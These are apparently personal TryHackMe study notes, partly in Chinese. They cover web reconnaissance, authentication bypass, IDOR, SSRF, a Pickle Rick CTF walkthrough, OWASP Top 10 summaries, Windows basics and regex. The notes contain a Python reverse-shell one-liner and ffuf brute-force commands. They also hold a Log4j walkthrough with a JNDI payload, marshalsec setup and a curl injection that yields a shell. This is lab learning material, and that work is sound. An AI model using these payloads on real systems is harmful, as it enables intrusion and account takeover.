记一下thm上面学习的笔记
Web basic
first part is http and network like dns knowledge and i have learnt it , no notes.
Web hacking
walking an application
- you should know the page in the website and what’s in it
- view page source code : some secrect may in the comment or some herf
also can find the framework version and can find public vulnerabilities - some resource would be stored in one directory. There might be some information(find the css,js file directory)
- learn to use debugger and make a breakpoint
content discovery
连接open-vpn (这里我不用vpn就好了)
- robots.txt
- favicon : https://wiki.owasp.org/index.php/OWASP_favicon_database
curl https://static-labs.tryhackme.cloud/sites/favicon/images/favicon.ico | md5sum - sitemap.xml : show all the pages that can be searched in internet
- http-header : show the script language
- framework stack : once we get the framwork , we can get more information (such as default password and username)
- OSINT : google hacking , Wappalyzer
you can use:
| Filter | Example | Description |
| site | site:tryhackme.com | returns results only from the specified website address |
| inurl | inurl:admin | returns results that have the specified word in the URL |
| filetype | filetype:pdf | returns results which are a particular file extension |
| intitle | intitle:admin | returns results that contain the specified word in the title |
- The Wayback Machine (https://archive.org/web/) 让用户可以“回到过去”,查看网站在不同时间点的样子
- S3 Buckets
The format of the S3 buckets is http(s)://{name}.s3.amazonaws.com where {name} is decided by the owner - automated discovery: use scanner to find some resources , tools like gobuster, ffuf,dirb and so on
Subdomain Enumeration
Main mathods: OSINT, Brute Force, Virtual Host
- SSL/TLS Certificates : Using Certificate Transparency Logs for Subdomain Discovery
https://crt.sh offer a searchable database of certificates that shows current and historical results. - search engine:
site:*.tryhackme.com -site:www.tryhackme.com - dns brute force: use tools like dnsrecon
- OSINT-sublist3r: To speed up the process of OSINT subdomain discovery
- Virtual-host:
ffuf -w /usr/share/wordlists/SecLists/Discovery/DNS/namelist.txt -H "Host: FUZZ.acmeitsupport.thm" -u http://10.10.231.176
Authentication Bypass
- Use error message to help us to find valid usernames
ffuf -w /usr/share/wordlists/SecLists/Usernames/Names/names.txt -X POST -d "username=FUZZ&email=x&password=x&cpassword=x" -H "Content-Type: application/x-www-form-urlencoded" -u http://MACHINE_IP/customers/signup -mr "username already exists"Content-Typeso the web server knows we are sending form data - Bruteforce: use the valid username file and another wordlist
ffuf -w valid_usernames.txt:W1,/usr/share/wordlists/SecLists/Passwords/Common-Credentials/10-million-password-list-top-100.txt:W2 -X POST -d "username=W1&password=W2" -H "Content-Type: application/x-www-form-urlencoded" -u http://MACHINE_IP/customers/login -fc 200 - logic flaw: in this example, we want to reset the password of robert@acmeitsupport.thm. we notice that , we can assign the username and the email(we want to change ) just in the url

and there, add a email parameter in the post data. the website will send this request to my account , and give a ticket that contains a link to log you in as Robert - Cookie Tampering:
The contents of some cookies can be in plain text
| Original String | Hash Method | Output |
| 1 | md5 | c4ca4238a0b923820dcc509a6f75849b |
| 1 | sha-256 | 6b86b273ff34fce19d6b804eff5a3f5747ada4eaa22f1d49c01e52ddb7875b4b |
| 1 | sha-512 | 4dff4ea340f0a823f15d3f4f01ab62eae0e5da579ccb851f8db9dfe84c58b2b37b89903a740e1ee172da793a6e79d560e5f7f9bd058a12a280433ed6fa46510a |
| 1 | sha1 | 356a192b7913b04c54574d18c28d46e6395428ab |
| sometimes , it will use encoding like base64 |
IDOR
- IDOR stands for Insecure Direct Object Reference and is a type of access control vulnerability
- Intrusion Detection System (IDS) is a system that detects unauthorised network and system intrusions.
- an excellent method of IDOR detection is to create two accounts and swap the Id numbers between them
SSRF
two types: regular and blind
in this example, use &x= to ignore the origin url.
IP 169.254.169.254 contains metadata for the deployed cloud server in a cloud environment. It can be bypasswd by DNS rebinding
an example: start with /private is been blocked . but can use x/../private
race conditions
an example:
there’s two accounts , and i make a tranfer to let the aother to get more than $100
use send in parallel
Mitigation:
Synchronization Mechanisms : Modern programming languages provide synchronization mechanisms like locks
Atomic Operations : Atomic operations refer to indivisible execution units, a set of instructions grouped together and executed without interruption.
Database Transactions : Transactions group multiple database operations into one unit.
Pickle Rick
a ctf challenge to find three ingredient
first in the dashboard. we can find the username in Note.
second scan the dir and find robots.txt to get the password.
use the credential to log in and there’s a command line. use it to ‘ls’ . get first flag
reverse shell by using
1 | "python3 -c 'import socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.11.154.86",4444));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn("/bin/bash")'" |
反向 Shell(监听远程主机的反连)
and www-data can change user to root
and i leant that my kali using the PC’s network(openvpn) to connenct, and havo no ip in 10.xx .
so i do a port forwarding . use port 4444 and that can use my PC’s ip to recieve data.
OWASP API 10
API is a building block for developing complex and enterprise-level applications.
Broken Objective Level Authorisation(BOLA)
creates a scenario where the user uses the input functionality and gets access to the resources they are not authorised to access
like /apirule1/users/{ID}
Broken User Authentication(BUA)
The primary reason behind BUA is either invalid implementation of authentication like using incorrect email/password queries etc., or the absence of security mechanisms like authorisation headers, tokens etc
example : not use password to valid the user only use email and can get a token.
excessive data exposure
Lack of Resources & rate limiting
APIs do not enforce any restriction on the frequency of clients’ requested resources or the files’ size, which badly affects the API server performance and leads to the DoS (Denial of Service) or non-availability of service.
Broken Function Level Authorisation
gets access to confidential data by impersonating a high privileged user (Admin)
like just use isAdmin field in http request to authorise admin
mass assignment
Mass assignment reflects a scenario where client-side data is automatically bound with server-side objects or class variables. However, hackers exploit the feature by first understanding the application’s business logic and sending specially crafted data to the server, acquiring administrative access or inserting tampered data.
Security Misconfiguration
Security misconfiguration depicts an implementation of incorrect and poorly configured security controls that put the security of the whole API at stake.
for an example, too much error messages.
Injection
Injection flaws occur when user input is not filtered and is directly processed by an API; thus enabling the attacker to perform unintended API actions without authorisation
Improper Assets Management
Everything is wholly switched to APIv2, but the previous version, APIv1, has not been deleted yet. Considering this, one might easily guess that the older version of the API, i.e., APIv1, doesn’t have the updated or the latest security features.
Insufficient Logging & Monitoring
however, when you try to track the hacker, there is not enough evidence available due to the absence of logging and monitoring mechanisms
OWASP10
IAAA Failures
related to failures in how Identity, Authentication, Authorisation, and Accountability (IAAA) is implemented in the application
what is IAAA
- Identity - the unique account (e.g., user ID/email) that represents a person or service.
- Authentication - proving that identity (passwords, OTP, passkeys).
- Authorisation - what that identity is allowed to do.
- Accountability - recording and alerting on who did what, when, and from where.
A01: Broken Access Control
Broken Access Control happens when the server doesn’t properly enforce who can access what on every request. A common occurence of this is IDOR (Insecure Direct Object Reference): if changing an ID (like ?id=7 → ?id=6) lets you see or edit someone else’s data, access control is broken.
horizontal privilege escalation 、 vertical privilege escalation
A07: Authentication Failures
Authentication Failures happen when an application can’t reliably verify or bind a user’s identity. Common issues include:
- username enumeration
- weak/guessable passwords (no lockout/rate limits)
- logic flaws in the login/registration flow
- insecure session or cookie handling
A09: Logging & Alerting Failures
When applications don’t record or alert on security-relevant events, defenders can’t detect or investigate attacks. Good logging underpins accountability (being able to prove who did what, when, and from where).
Application Design Flaws
AS02:Security Misconfigurations
Security misconfigurations happen when systems, servers, or applications are deployed with unsafe defaults, incomplete settings, or exposed services. These are not code bugs but mistakes in how the environment, software, or network is set up
Common Patterns
- Default credentials or weak passwords left unchanged
- Unnecessary services or endpoints exposed to the internet
- Misconfigured cloud storage or permissions (S3, Azure Blob, GCP buckets)
- Unrestricted API access or missing authentication/authorisation
- Verbose error messages exposing stack traces or system details
- Outdated software, frameworks, or containers with known vulnerabilities
- Exposed AI/ML endpoints without proper access controls
AS03: Software Supply Chain Failures
Software supply chain failures happen when applications rely on components, libraries, services, or models that are compromised, outdated, or improperly verified. These weaknesses are not inherent in your code, but rather in the software and tools you depend on. Attackers exploit these weak links to inject malicious code, bypass security, or steal sensitive data.
Common Patterns
- Using unverified or unmaintained libraries and dependencies
- Automatically installing updates without verification
- Over-reliance on third-party AI models without monitoring or auditing
- Insecure build pipelines or CI/CD processes that allow tampering
- Poor license or provenance tracking for components
- Lack of monitoring for vulnerabilities in dependencies after deployment
AS04: Cryptographic Failures
Cryptographic failures happen when encryption is used incorrectly or not at all. This includes weak algorithms, hard-coded keys, poor key handling, or unencrypted sensitive data. These flaws let attackers access information that should be private.
Common Patterns
- Using deprecated or weak algorithms like MD5, SHA-1, or ECB mode
- Hard-coded secrets in code or configuration
- Poor key rotation or management practices
- Lack of encryption for sensitive data at rest or in transit
- Self-signed or invalid TLS certificates
- Using AI/ML systems without proper secret handling for model parameters or sensitive inputs
AS06: Insecure Design
Insecure design happens when flawed logic or architecture is built into a system from the start. These flaws stem from skipped threat modelling, no design requirements or reviews, or accidental errors.
Common Insecure Designs In 2025
- Weak business logic controls, like recovery or approval flows
- Flawed assumptions about user or model behaviour
- AI components with unchecked authority or access
- Missing guardrails for LLMs and automation agents
- Test or debug bypasses left in production
- No consistent abuse-case review or AI threat modelling
Insecure Data Handling
A04: Cryptographic Failures
Cryptographic failures happen when sensitive data isn’t adequately protected due to lack of encryption, faulty implementation, or insufficient security measures. This includes storing passwords without hashing, using outdated or weak algorithms (such as MD5, SHA1, or DES), exposing encryption keys, or failing to secure data during transmission.
A05: Injection
Injection occurs when an application takes user input and mishandles it. Instead of processing the input securely, the application passes it directly into a system that can execute commands or queries, such as a database, a shell, a templating engine or API.
- SQL Injection
- Command Injection
- AI Prompts
- Server Side Template Injection (SSTI)
Input validation and sanitisation play a crucial role in preventing these types of attack. Escape dangerous characters, enforce strict data types and filter before the application even processes the input.
A08: Software or Data Integrity Failures
Software or Data Integrity Failures occur when an application relies on code, updates, or data it assumes are safe, without verifying their authenticity, integrity, or origin. This includes trusting software updates without verification, loading scripts or configuration files from untrusted sources, failing to validate data that impacts application logic, or accepting data such as binaries, templates, or JSON files without confirming whether it has been altered.
FIX
The big ideas to keep:
A01 Broken Access Control: Enforce server-side checks on every request
A07 Authentication Failures: Enforce unique indexes on the canonical form, rate-limit/lock out brute force, and rotate sessions on password/privilege changes.
A09 Logging & Alerting Failures: Log the full auth lifecycle (fail/success, password/2FA/role changes, admin actions), centralise logs off-host with retention, and alert on anomalies (e.g., brute-force bursts, privilege elevation).
AS02:Security Misconfigurations:
- Harden default configurations and remove unused features or services
- Enforce strong authentication and least privilege across all systems
- Limit network exposure and segment sensitive resources
- Keep software, frameworks, and containers up to date with patches
- Hide stack traces and system information from error messages
- Audit cloud configurations and permissions regularly
- Secure AI endpoints and automation services with proper access controls and monitoring
- Integrate configuration reviews and automated security checks into your deployment pipeline
AS03: Software Supply Chain Failures
- Verify all third-party components, libraries, and AI models before use
- Monitor and patch dependencies regularly
- Sign, verify, and audit software updates and packages
- Lock down CI/CD pipelines and build processes to prevent tampering
- Track provenance and licensing for all dependencies
- Implement runtime monitoring for unusual behaviour from dependencies or AI components
- Integrate supply chain threat modelling into the SDLC, including testing, deployment, and update workflows
AS04: Cryptographic Failures:
- Use strong, modern algorithms such as AES-GCM, ChaCha20-Poly1305, or enforce TLS 1.3 with valid certificates
- Use secure key management services like Azure Key Vault, AWS KMS, or HashiCorp Vault
- Rotate secrets and keys regularly, following defined crypto periods
- Document and enforce policies and standard operating procedures for key lifecycle management
- Maintain a complete inventory of certificates, keys, and their owners
- Ensure AI models and automation agents never expose unencrypted secrets or sensitive data
AS06: Insecure Design
- Treat every model as untrusted until proven otherwise.
- Validate and filter all model inputs and outputs to ensure accuracy and integrity.
- Separate system prompts from user content.
- Keep sensitive data out of prompts unless absolutely needed and protect it with strict controls.
- Require human review for high-risk AI actions.
- Log model provenance, monitor behaviour, and apply differential privacy for sensitive data.
- Include AI-specific threat modelling for prompt attacks, inference risks, agent misuse, and supply chain compromise throughout the design process.
- Build threat modelling into every stage of development, not just at the start.
- Define clear security requirements for each feature before implementation.
- Apply the principle of least privilege across users, APIs, and services.
- Ensure proper authentication, authorisation, and session management across the system.
- Keep dependencies, third-party components, and supply chain sources verified and up to date.
- Continuously monitor and test the system for logic flaws, abuse paths, and emergent risks as new features or AI components are added.
A05: Injection :Preventing injection starts by ensuring that user input is always treated as untrusted. Rather than parsing directly, instead, take elements of the input for querying. For SQL queries, this means using prepared statements and parameterised queries instead of building queries through string concatenation. For OS commands, avoid functions that pass input directly to the system shell, and instead rely on safe APIs and processes that don’t invoke the shell at all.
A08: Software or Data Integrity Failures :Preventing these failures begins with establishing trust boundaries. Applications should never assume that code, updates, or key pieces of data are legitimate and automatically trusted; their integrity must be verified. This involves using methods such as cryptographic checks (like checksums) for update packages and ensuring that only trusted sources can modify critical artefacts.
Windows and AD Fundamentals
Windows and AD Fundamentals
gui

- The Desktop
- Start Menu
- Search Box (Cortana)
- Task View
- Taskbar
- Toolbars
- Notification Area
File system:
new Technology File System or simply NTFS
Before NTFS, there was FAT16/FAT32 (File Allocation Table) and HPFS (High Performance File System).
Windows folder contains operating system. The System32 folder holds the important files that are critical for the operating system.
%windir% is the system variable for the Windows folder
User Account
use cmd+r and input lusrmgr.exe can see user and group
User Account Control(UAC)
Windows Fundamentals 2
The System Configuration utility (MSConfig) is for advanced troubleshooting, and its main purpose is to help diagnose startup issues.
The Computer Management (compmgmt) utility has three primary sections: System Tools, Storage, and Services and Applications. compmgmt.msc
system information : msinfo32.exe
resource monitor resmon
command line use /? to see the help
To clear the command prompt screen, the command is cls.
Registry Editor regedit regedt32.exe
Windows Fundamentals 3
windows update
windows security
firewall WF.msc three types : domain,public,private
Regular Expressions
Regular expressions (or Regex) are patterns of text that you define to search documents and match exactly what you’re looking for.
charset
charset is defined by enclosing in [ square brackets ] the character(s), or range of characters that you want to match.
[a-cx-z]zz will match azz, bzz, czz, xzz, yzz, and zzz.
Then, there is a way to exclude characters from a charset with the ^ hat symbol, and include everything else.
[^a-c]at will match fat and hat, but not bat or cat.
Wildcards and optional characters
The wildcard that is used to match any single character (except the line break) is the . dot. That means that a.c will match aac, abc, a0c, a!c, and so on.
Also, you can set a character as optional in your pattern using the ? question mark. That means that abc? will match ab and abc, since the c is optional.
Note: If you want to search for . a literal dot, you have to escape it with a \ reverse slash. That means that a.c will match a.c, but also abc, a@c, and so on. But a\.c will match just a.c.
Metacharacters and repetitions
There are easier ways to match bigger charsets. For example, \d is used to match any single digit. Here’s a reference:\d matches a digit, like 9\D matches a non-digit, like A or @\w matches an alphanumeric character, like a or 3\W matches a non-alphanumeric character, like ! or #\s matches a whitespace character (spaces, tabs, and line breaks)\S matches everything else (alphanumeric characters and symbols)
Note: Underscores _ are included in the \w metacharacter and not in \W. That means that \w will match every single character in test_file.
Often we want a pattern that matches many characters of a single type in a row, and we can do that with repetitions That means that z{2} will match exactly zz.{12} - exactly 12 times.{1,5} - 1 to 5 times.{2,} - 2 or more times.* - 0 or more times.+ - 1 or more times.
Starts with/ ends with, groups, and either/ or
^ - starts with$ - ends with
To say “or” in Regex, we use the | pipe.during the (day|night) will match both of these sentences: during the day and during the night.
Match every possible IPv4 IP address (use metacharacters and groups)(\d{1,3}\.){3}\d{1,3}
recent threats
log4j
The format of the usual syntax that takes advantage of this looks like so: ${jndi:ldap://ATTACKERCONTROLLEDHOST}
exploitation:
python3 -m http.server
The first order of business however is obtaining the LDAP Referral Server. We will use themarshalsecutility offered at https://github.com/mbechler/marshalsec- cd /root/Rooms/solar/marshalsec
- mvn clean package -DskipTests
- java -cp target/marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer “http://YOUR.ATTACKER.IP.ADDRESS:8000/#Exploit“
Exploit.java
1 | public class Exploit { |
- javac Exploit.java -source 8 -target 8
- nc -lnvp 9999
- curl ‘http://MACHINE_IP:8983/solr/admin/cores?foo=$\{jndi:ldap://YOUR.ATTACKER.IP.ADDRESS:1389/Exploit\}‘
there get a shell